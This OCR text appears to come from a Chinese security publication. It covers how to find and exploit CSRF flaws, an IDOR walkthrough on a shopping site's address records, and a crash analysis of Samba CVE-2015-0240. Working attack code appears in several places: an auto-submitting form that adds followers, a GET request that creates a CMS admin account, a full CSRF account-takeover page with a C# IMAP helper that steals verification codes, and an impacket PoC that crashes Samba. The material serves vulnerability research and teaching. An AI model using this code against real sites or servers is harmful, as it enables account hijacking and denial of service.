


图 5-2-1

可以看到这里有个 Referer 的信息，Referer 也就是请求来源地址，也就是说这个请求是从 http://www.sina.com.cn 这里发起的。

然后去掉 Referer，去执行这个请求，发现这个请求仍然可以进行正常的搜索，那么就说明这个请求没有判断请求来源也就是 Referer，在请求头部也没有发现存在 token 的迹象，那么笔者可以判断此处存在 CSRF，这个 CSRF 是没有任何危害的，但是换成其他请求呢？比如加

关注，修改资料或者其他敏感操作呢？

CSRF 漏洞成因及分类

第一种

请求直接是个 GET 请求，然后请求中没有 token 验证参数，然后还有一个固定的变量可以被控制。这种是比较常见的一种 CSRF 漏洞。这种漏洞的检测方法很简单：网页操作某功能，抓包后，如果发现满足上面条件，然后再去页面测试下，基本就可以确定存在不存在 CSRF 漏洞了。

实例：

某微博站曾存在的一个漏洞，关注用户微博的请求如下（其中 key 的值是每一个用户独有唯一的)：

```
http://***.****.com/reflow/follow?resType=json&isAjax=1&key=226216966
```

笔者根据上面的测试方法进行测试发现无 token，但是对 referer 做了校验，但是 csrf 的情况还是存在的，因为被攻击者的 referer 往往是和 CSRF 漏洞的 GET 请求是同域的，所以除非验证的相当的严格，一般情况下的验证是无效的，此类的站点输入微博类的站点，用户可以随随便便在上面发送微博，微博中可以带上该链接，只要受害者点击即可关注黑客的微博了。

第二种：

请求是个 POST 请求，post 请求中没有 token 参数，然后请求也没有验证 referer 信息。

这种是存在 CSRF 情况最多的一种，这种漏洞的检测方法也很简单：网页操作某功能，抓包后，如果发现没有 token 等参数，然后就将 referer 信息设置为空，再次发包请求，如果请求成功了，就说明这里有 CSRF 漏洞。

如果有 token 等参数，可以尝试将 token 去掉，然后再将 referer 也去掉，进行验证。这种 CSRF 漏洞的利用，是需要在自己服务器构造一个 form 表单的，然后将服务器 form 表单的 URL 作为 CSRF 攻击进行利用的，或者用 js 代码生成 form 表单，或者用 ajax 实现。

实例：

某微博主页刷粉丝，利用 poc 如下：

```
<html>
  <body>
    <form name="px" method="post" action="http://widget.******.com/plugin/followbutton/addfans">
      <input type="text" name="page_id" value="60185****">
    </form>
    <script>
     document.px.submit();
     </script>
  </body>
</html>
```

第三种：

请求是 POST，post 请求中没有 token 参数，但是验证了 referer 信息。然而可以将 post 请求改写为 get 请求，然后通过第一种情况下的那个方法利用。

这种的检测方法，就是先执行了第二种的验证后，发现有对 CSRF 进行防御。然后将 post 请求改写为 GET 请求，发现仍然可以成功执行。

漏洞成因是因为服务器端接收请求参数的时候，没有严格的用$_POST，而是用的类似于$_REQUEST 这种 post，get 请求的参数都可以接收的写法。

实例（某通用 cms 添加后台管理员的 CSRF 漏洞）：

添加后台管理员请求如下，如图 5-2-2：




图 5-2-2

然后发现将 post 请求改成 get 也可以成功发包：

```
http://127.0.0.1/asp/Survey/admin/Admin.asp?Username=test222&Password1=123456&Password2=123456&action=yes
```

如何利用 CSRF 劫持账号

原理

前几天看了两篇任意密码重置的文章，发现分析的挺不错的，其实“盗取”用户帐号的方式有很多，笔者就以一个真实的案例来写一下，如图 5-2-3 和图 5-2-4：

图 5-2-3

图 5-2-4

笔者点击重新绑定，输入自己的一个新邮箱，发现一个有趣的现象，程序会把验证码发送到新的邮箱，也就是说这里根本没有校验原始的邮箱，是不是本人请求的绑定验证码，程序认为只要拥有这个账户密码的人 100%等于这个账号的主人了。先看一下这个请求的数据包，如下：

```
GET /user.php?a=sendEmailVerifyCode&email=123456@qq.com&0.09108287119306624 HTTP/1.1
Host: www.**.com
Connection: keep-alive
```

```
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Referer: http://www.**.com/user.php?a=basicinfo
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: this is cookie
```

经过测试这里并没有校验 referer，这里的 CSRF 是存在的，笔者把正确的验证码填上去然后在抓取下判断验证码是否正确的验证包，如下：

```
POST /user.php?a=basicinfo&m=myemail HTTP/1.1
Host: www.***.com
Connection: keep-alive
Content-Length: 62
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://www.***.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Content-Type: application/x-www-form-urlencoded
Referer: http://www.***.com/user.php?a=basicinfo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: this is cookie

newEmail=123456%40qq.com&emailCode=18SV37
```

经过确认这里没有 token 也没有校验 referer，那么问题来的，这两个地方均存在 csrf，该怎么利用呢？首先，程序会把验证码发送到新的邮箱中，那么验证码这个是我们可以控制的，其实这个主要分两个步骤，先把主要更换的邮箱提交下，然后获取验证码，再把验证码提交验证是否正确，攻击的流程是把这两部分自动化实现，笔者整理一下攻击的实现流程：

伪造一个恶意页面，让受害者访问，然后该页面自动向网站发出更换邮箱(攻击者的邮箱)的请求，程序就会把验证码发送到攻击者的邮箱中。

写个程序快速的把验证码从邮箱中读取出来,写在一个 txt 里面，这个 txt 在一个 web 目录下面，以供外网访问。

等待 3-4 秒之后，恶意页面会自动访问上一步骤生成的 txt 页面，获取验证码，然后带验证码再继续 Post 完成校验，整个攻击流程结束。攻击者通过自己的邮箱，找回受害者的账户。

利用代码

恶意页面代码：

```
<script>
if(document.referrer=='http://www.******.com/user.php?a=basicinfo&m=myemail'){
    window.location.href='http://www.baidu.com';
}
</script>
<font size=3><B>正在载入页面,请稍等..</B></font>
<script type="text/javascript" src="http://www.php100.com/manual/jquery/jquery/js/jquery.js"></script>
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<form id='attackpost' action="http://www.*****.com/user.php?a=basicinfo&m=myemail" method="POST">
  <input type="hidden" name="newEmail" value="这里写需要绑定的邮箱">
  <input id="result" type="hidden" name="emailCode" value="123456">
  <input type="hidden" name="Uei_id" value="">
  <input type="hidden" name="x" value="68">
  <input type="hidden" name="y" value="6">
</form>
<script>

var iframeLoaded = function (iframe) {
      if (iframe.src.length > 0) {
            if (!iframe.readyState || iframe.readyState == "complete") {
                  //setInterval(onComplete,2000)
                  setTimeout(onComplete,4000);
                  console.log("ok");
            }
      }
}
function onComplete(){
      $.get("key.txt", function(data){
         if(data!=null){
            $("#result").val(data);
            attackpost=document.getElementById("attackpost");
            attackpost.submit();
         }
      });
}
</script>
<iframe onload='iframeLoaded(this)' src="http://www.*****.com/user.php?a=sendEmailVerifyCode&email=
这里写需要绑定的邮箱&0.8968348051803765" width="0" height="0">
```

程序核心代码如下（C#）：

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Text;
using S22.Imap;
using System.Text.RegularExpressions;
using System.IO;
namespace BindEmail
{
      class Program
      {
            static void Main(string[] args)
```

```
        {

            Console.WriteLine("          ----------------------------------------------------------------");
            Console.WriteLine("          +
+");
            Console.WriteLine("          +                              CSRF 劫持帐号测试
+");
            Console.WriteLine("          +                                Www.Sobug.Com
+");
            Console.WriteLine("          +
+");
            Console.WriteLine("          ----------------------------------------------------------------");
            Console.WriteLine();
            Console.Write("请输入 IMAP 服务器地址:");
            string ImapServer = Console.ReadLine();
            Console.Write("请输入邮箱地址:");
            string ImapUserame = Console.ReadLine();
            Console.Write("请输入密码:");
            string ImapPwd = Console.ReadLine();
            ImapClient imap = new ImapClient(ImapServer, 993, true);
            try
            {
                imap.Login(ImapUserame, ImapPwd, AuthMethod.Login);
                string oldstr = null;
                // 也可以使用通过其它条件进行检索你的邮件
                while (true)
                {
                    uint[] uids = imap.Search(SearchCondition.All());
                    if (uids.Length > 0)
                    {
                        System.Net.Mail.MailMessage msg = imap.GetMessage(uids[uids.Length - 1]);
                        //Console.WriteLine(msg.Subject);
                        //Console.WriteLine(msg.Body);
                        string regexStr = @"<b>(.*?)</b>";
                        Match mc = Regex.Match(msg.Body, regexStr, RegexOptions.IgnoreCase);
                        string regexStrName = @"(.*?)您好！ ";
                        Match name = Regex.Match(msg.Body, regexStrName, RegexOptions.IgnoreCase);
                        if (mc.Groups[1].Value!=oldstr)//获取最新的验证码写入到 key.txt 当中
                        {
                            FileStream aFile = new FileStream("key.txt", FileMode.OpenOrCreate);
                            StreamWriter sw = new StreamWriter(aFile);
                            sw.Write(mc.Groups[1].Value);
                            sw.Close();
                            Console.WriteLine(name.Groups[1].Value + "劫持成功!");
```

```
                                oldstr = mc.Groups[1].Value;
                            }

                        }
                        else
                        {
                            Console.WriteLine("没有你要找的邮件");
                        }
                    }
                    imap.Dispose();
                }
                catch (InvalidCredentialsException)
                {
                    Console.WriteLine("服务器拒绝连接，可能密码错误！");
                    imap.Dispose();
                }
                Console.ReadKey();
            }
        }
    }
```

Demo 下载：http://pan.baidu.com/s/1gdmvicr

最后，感谢白帽子 Boom 提供“如何利用 CSRF 劫持账号”的案例以及利用代码，其余文中所涉及的案例均由作者本人原创发现。

（全文完） 责任编辑：游风

第3节 越权漏洞的挖掘经验

作者：feng

来自：sobug

网址：https://sobug.com

简要

越权漏洞是比较常见的漏洞类型，越权漏洞可以理解为，一个正常的用户 A 通常只能够对自己的一些信息进行增删改查。但是由于程序员的一时疏忽，未对信息进行增删改查的时候没有进行一个判断，判断所需要操作的信息是否属于对应的用户，可以导致用户 A 可以操作其他人的信息。

如何发现越权

为了不影响厂商的正常用户数据，通常在测试前，会注册两个帐号，来进行测试越权，测试越权时大家需要准备两个东西：

Firefox

burp suite

不管是正常模式和隐身模式的 Firefox 走的都是同一个代理，所以不需要重新进行设置，关于如何设置代理之类的内容，笔者在这里就不写了：），写得太基础容易被吐槽，两个帐号暂且称为攻击者 A、受害者 B，笔者使用 Firefox 普通模式与隐身模式分别登录两个不同的帐

号，如图 5-3-1：




图 5-3-1

那么如何发现越权呢？正如上文所说越权一般都会存在在一些增删改查的地方，笔者就先从一些拥有敏感信息的地方(例如:收货地址/个人资料/用户订单等)进行测试，首先切换 burp 到 Intercept is on 状态，点击收货地址，拦截到的请求如下：

```
GET /u/***addr.do?xcase=list&_t=1420876539083&_=1420876539084 HTTP/1.1
Host: www.***.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html, */*
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://***.com/member/
Cookie: cookie hide
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
```

可以看到请求包是一个 get 请求，笔者猜想下访问这个页面所会执行的是伪 sql 为：

```
Select 收货人,地址,邮编,手机号码 from 收货地址表 where 所属用户编号=1111
```

从上的伪 sql 语句来看，查某一个人的收货地址必定需要知道这个人的用户编号，仔细看了下请求并没有发现任何携带用户编号/姓名的参数，估计程序员把用户身份验证的标识存在 session 中，查询地址的时候再读取出来，这样就没有办法去修改了，那么就把这个数据包放行了，看到如下的页面，如图 5-3-2：




图 5-3-2

继续看下面的功能，页面中存在“默认地址/修改/删除”三个选项，先点击一下修改，请求包如下：

```
POST /u/*****.do?&_t=1420879245405 HTTP/1.1
Host: www.*******.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html, */*
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.******.com/member/
Content-Length: 39
Cookie: cookie hide
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

xcase=init&DeliveryAddrDto.addrid=82833
```

通过上面一个请求的包，假设伪 sql 语句为：

```
Select 收货人,地址,邮编,手机号码 from 收货地址表 where 收货地址编号=82833
```

这次的数据包是不是又是将校验用户身份的值存在 session 当中了呢，在当前环境下，笔者猜测下几种状态：

```
用户身份标识存在存在 session 当中并使用它进行校验　= 不可越权
用户身份标识存在存在 session 当中没有使用它进行校验 = 可越权
未将用户身份标识存在 session 中 = 可越权(这点排除)
```

*这里的校验是指：校验对应的收货地址是否属于当前登录的用户

那么为了校验这两个状态，笔者直接把其中代表地址编号的 DeliveryAddrDto.addrid 参数改为 82833 或者前面数字，如果没有使用用户表示进行校验的话，就可以直接获取到其他收货地址编号的内容，实际测试结果是没有进行校验，如图 5-3-3：

图 5-3-3

总结

从上面的实例来看越权最简单的修复办法，是用户对某一数据进行增删改查时需要去校验下所操作的数据是否属于该用户，回归漏洞本质，关注漏洞细节。

（全文完）　责任编辑：游风

第六章　漏洞月报

第1节　Samba 远程命令执行漏洞分析(CVE-2015-0240)

作者：侯客

来自：阿里巴巴安全研究实验室

网址：http://security.alibaba.com

0x00.背景：

在 2015 年 2 月 23 日红帽 linux 产品安全团队发布 samba 的漏洞公告，一个远程代码执行的漏洞存在于 samba 里面，攻击者通过精心构造恶意的请求包，而不需要任何验证请求，可能远程攻击 samba 系统，阿里巴巴安全研究团队通过研究构造出证明可远程攻击的 PoC 代码和漏洞成因。

0x01.漏洞细节：

按照红帽产品安全团队提供的信息，在 samba 的 netlogon 远程 RPC 的第六号函数 netr_ServerPasswordSet 调用时，通过 TALLOC_FREE() 释放了一个未初始化的指针，导致后续可能执行任意代码，通过这些信息我们定位到漏洞代码点和构造出相应的触发代码。

漏洞测试环境：Ubuntu 12.4 & samba 4.1.16。PoC 代码如图 6-1-1：

```
from impacket.dcerpc.v5.ndr import NULL
from impacket.dcerpc.v5.rpcrt import RPC_C_AUTHN_LEVEL_PKT_INTEGRITY,RPC_C_AUTHN_NETLOGON
from impacket.dcerpc.v5.dtypes import *
from impacket.winregistry import hexdump
from impacket.uuid import string_to_bin, uuidtup_to_bin
from impacket import system_errors
from impacket import ntlm

victim='192.168.1.124'
rpctransport = transport.DCERPCTransportFactory('ncacn_np:'+victim+'[\\PIPE\\netlogon]')
username=''
password=''
domain='Workstation'
lmhash=''
nthash=''
serverName=''
rpctransport.set_credentials(username,password, domain, lmhash, nthash)
dce = rpctransport.get_dce_rpc()
dce.connect()
dce.bind(nrpc.MSRPC_UUID_NRPC)
try:
    resp = nrpc.hNetrServerPasswordSet(dce, NULL, serverName + '\x00', '\x02\x00\x02\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00aaaaaaaaaaaa'+'b'*0x10)
    resp.dump()
except:
    print 'done'
```

图　6-1-1

构造的包是这样的，如图 6-1-2：




图　6-1-2

Samba 崩溃信息如图 6-1-3：




图　6-1-3

通过分析源码和测试发现其中触发的过程和成因：

```
NTSTATUS _netr_ServerPasswordSet(struct pipes_struct *p,
```

```
                struct netr_ServerPasswordSet *r)
{
    NTSTATUS status = NT_STATUS_OK;
    int i;
    struct netlogon_creds_CredentialState *creds;//没有初始化，事实上它是指向 r->out.return_authenticator
```

如图 6-1-4：

```
(gdb) x /16x r->out
Value can't be converted to integer.
(gdb) x /16x r->out.return_authenticator
0x555555788960: 0x0000000000000000      0x0000000000000000
0x555555788970: 0x00005555557881d0      0x0000000000000000
0x555555788980: 0x00000000c0410000      0x0000000000000007
0x555555788990: 0x0000000000000000      0x000000008a7a355b
0x5555557889a0: 0x00000000fbbe6f18      0x0000000000000000
0x5555557889b0: 0x0000000000000000      0x0000000000000000
0x5555557889c0: 0x0000000000000000      0x0000000000000000
0x5555557889d0: 0x0000000000000000      0x0000000000000000
(gdb) x /16x creds
No symbol "creds" in current context.
(gdb) n

Breakpoint 1, _netr_ServerPasswordSet (p=0x555555780230, r=0x5555557883d0) at ../source3/rpc_server/netlogon/srv_netlog_nt.c:1259
1259            NTSTATUS status = NT_STATUS_OK;
(gdb) x /16x creds
0x555555788960: 0x0000000000000000      0x0000000000000000
0x555555788970: 0x00005555557881d0      0x0000000000000000
0x555555788980: 0x00000000c0410000      0x0000000000000007
0x555555788990: 0x0000000000000000      0x000000008a7a355b
0x5555557889a0: 0x00000000fbbe6f18      0x0000000000000000
0x5555557889b0: 0x0000000000000000      0x0000000000000000
0x5555557889c0: 0x0000000000000000      0x0000000000000000
0x5555557889d0: 0x0000000000000000      0x0000000000000000
(gdb)
```

图　6-1-4

代码如下：

```
DEBUG(5,("_netr_ServerPasswordSet: %d\n", __LINE__));
    become_root();
    status = netr_creds_server_step_check(p, p->mem_ctx,
                          r->in.computer_name,
                          r->in.credential,
                          r->out.return_authenticator,
                          &creds);//如果 status 返回失败，creds 仍然不会被修改
    unbecome_root();
    if (!NT_STATUS_IS_OK(status)) {
        DEBUG(2,("_netr_ServerPasswordSet: netlogon_creds_server_step failed. Rejecting auth "
            "request from client %s machine account %s\n",
            r->in.computer_name, creds->computer_name));//将会在_IO_vfprintf_internal 里面 crash，因为
creds->computer_name 引用的内存可能没有被映射到，所以会导致访问内存失败，所以在这儿就可能会崩
溃掉（版本依赖，其它版本没有测试）。
```

如图 6-1-5~6-1-8：

```
(gdb) n
1274                    DEBUG(2,("_netr_ServerPasswordSet: netlogon_creds_server_step failed. Rejecting auth "
(gdb) x /16x creds
0x555555788960: 0x0000000000000000      0x0000000000000000
0x555555788970: 0x00005555557881d0      0x0000000000000000
0x555555788980: 0x00000000c0410000      0x0000000000000007
0x555555788990: 0x0000000000000000      0x000000008a7a355b
0x5555557889a0: 0x00000000fbbe6f18      0x0000000000000000
0x5555557889b0: 0x0000000000000000      0x0000000000000000
0x5555557889c0: 0x0000000000000000      0x0000000000000000
0x5555557889d0: 0x0000000000000000      0x0000000000000000
(gdb) x /16x creds->computer_name
0x8a7a355b:     Cannot access memory at address 0x8a7a355b
(gdb)
```

图　6-1-5

```
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff45f9a03 in _IO_vfprintf_internal (s=s@entry=0x7fffffffd270, format=<optimized out>,
    format@entry=0x7ffff76922a0 "_netr_ServerPasswordSet: netlogon_creds_server_step failed. Rejecting auth request from client %s machine account %s\n", ap=ap@entry=0x7fffffffd3b8)
    at vfprintf.c:1661
1661    vfprintf.c: No such file or directory.
(gdb) info reg
rax            0x0     0
rbx            0x7fffffffd270   140737488343664
rcx            0xffffffffffffffff      -1
rdx            0x18    24
rsi            0x7fffffa0      2147483552
rdi            0x8a7a355b      2323264859
rbp            0x7fffffffd260   0x7fffffffd260
rsp            0x7fffffffcc80   0x7fffffffcc80
r8             0x6575716572206800      7310874250626230272
r9             0x555555783260   93824994521696
r10            0x2020746e65696c63      2314978225965067363
r11            0x1     1
r12            0x7ffff45fc029   140737293303849
r13            0x8a7a355b      2323264859
```

图　6-1-6

```
   0x00007ffff45f99ef <+7423>:  jbe    0x7ffff45f8485 <_IO_vfprintf_internal+1941>
   0x00007ffff45f99f5 <+7429>:  jmpq   0x7ffff45f8803 <_IO_vfprintf_internal+2835>
   0x00007ffff45f99fa <+7434>:  xor    %eax,%eax
   0x00007ffff45f99fc <+7436>:  or     $0xffffffffffffffff,%rcx
   0x00007ffff45f9a00 <+7440>:  mov    %r13,%rdi
=> 0x00007ffff45f9a03 <+7443>:  repnz scas %es:(%rdi),%al
   0x00007ffff45f9a05 <+7445>:  movl   $0x0,-0x508(%rbp)
   0x00007ffff45f9a0f <+7455>:  mov    %rcx,%rsi
   0x00007ffff45f9a12 <+7458>:  not    %rsi
   0x00007ffff45f9a15 <+7461>:  lea    -0x1(%rsi),%r10
   0x00007ffff45f9a19 <+7465>:  jmpq   0x7ffff45f97f2 <_IO_vfprintf_internal+6914>
   0x00007ffff45f9a1e <+7470>:  lea    -0x480(%rbp),%rax
   0x00007ffff45f9a25 <+7477>:  mov    %r13,-0x490(%rbp)
   0x00007ffff45f9a2c <+7484>:  movq   $0x0,-0x480(%rbp)
```

图　6-1-7

```
(gdb) bt
#0  0x00007ffff45f9a03 in _IO_vfprintf_internal (s=s@entry=0x7fffffffd270, format=<optimized out>,
    format@entry=0x7ffff76922a0 "_netr_ServerPasswordSet: netlogon_creds_server_step failed. Rejecting auth request from c
    at vfprintf.c:1661
#1  0x00007ffff4620e33 in _IO_vasprintf (result_ptr=0x7fffffffd3b0,
    format=0x7ffff76922a0 "_netr_ServerPasswordSet: netlogon_creds_server_step failed. Rejecting auth request from client
#2  0x00007ffff7999b66 in dbgtext (format_str=0x7ffff76922a0 "_netr_ServerPasswordSet: netlogon_creds_server_step failed.
    at ../lib/util/debug.c:1059
